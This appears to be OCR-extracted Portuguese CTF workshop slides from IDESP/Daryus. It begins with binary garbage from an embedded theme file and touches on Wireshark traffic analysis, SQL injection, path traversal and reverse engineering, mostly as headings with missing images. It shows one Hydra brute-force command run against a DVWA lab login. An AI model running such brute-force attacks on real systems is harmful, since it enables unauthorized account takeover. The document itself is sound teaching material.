                         ♦♦♦}Q♦♦ %v/♦♦C/♦}
foundat=theme/theme/themeManager.xml
                                    ♦M
♦ @♦}♦w♦♦7c♦(Eb♦”♦♦
♦G$$DA\♦♦q@@♦V♦RN|♦@♦_♦g{fv♦♦4 ♦♦♦♦♦x~♦♦♦♦♦♦♦♦♦♦="$♦I_♦y♦$>h♦♦{♦♦♦I♦♦
foundat=theme/theme/_rels/themeManager.xml.rels♦♦M
♦.♦a♦♦i♦♦♦♦c2♦1h♦:♦♦q♦♦m♦♦♦@RN♦♦;d♦`♦♦o7♦g♦K(M&$R(.1♦r'J♦♦ЂT♦♦♦8♦♦V♦"♦♦AC♦H♦u}♦♦♦|♦$♦b{♦
*|
```

Análise de tráfego


- Podemos utilizar o Wireshark para extração de conteúdo relevante em um pcap:




ATAQUES WEB

Ataques web: SQL Injection


- A maneira mais simples de se descobrir uma possível falha de injeção é causando uma consulta mal formada:






Ataques web: SQL Injection

- Podemos tentar capturar dados da tabela de usuários do sistema:



Ataques web: Path traversal

- Podemos acessar arquivos do sistema em aplicações vulneráveis:



Ataques web: Força bruta


- Podemos utilizar o Hydra para ataques de força bruta em tempo real:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P senhas.txt 10.10.10.167 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-23 09:14:43
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking http-post-form://10.10.10.167:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed
[80][http-post-form] host: 10.10.10.167   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-23 09:14:45
```

ENGENHARIA REVERSA


Engenharia reversa: Análise de artefatos Android

- Podemos utilizar o jadx para decompilar aplicações Android:



Engenharia reversa: Análise de artefatos PE e ELF

- Se tratando de binários PE e ELF, podemos utilizar comandos já explorados e *debuggers*.



Workshop

Decodificando as principais técnicas de CTFs

Capture the Flag: checklist para resolução de desafios de Cyber e OSINT

daryus

IDESP
Instituto Daryus de Ensino Superior Paulista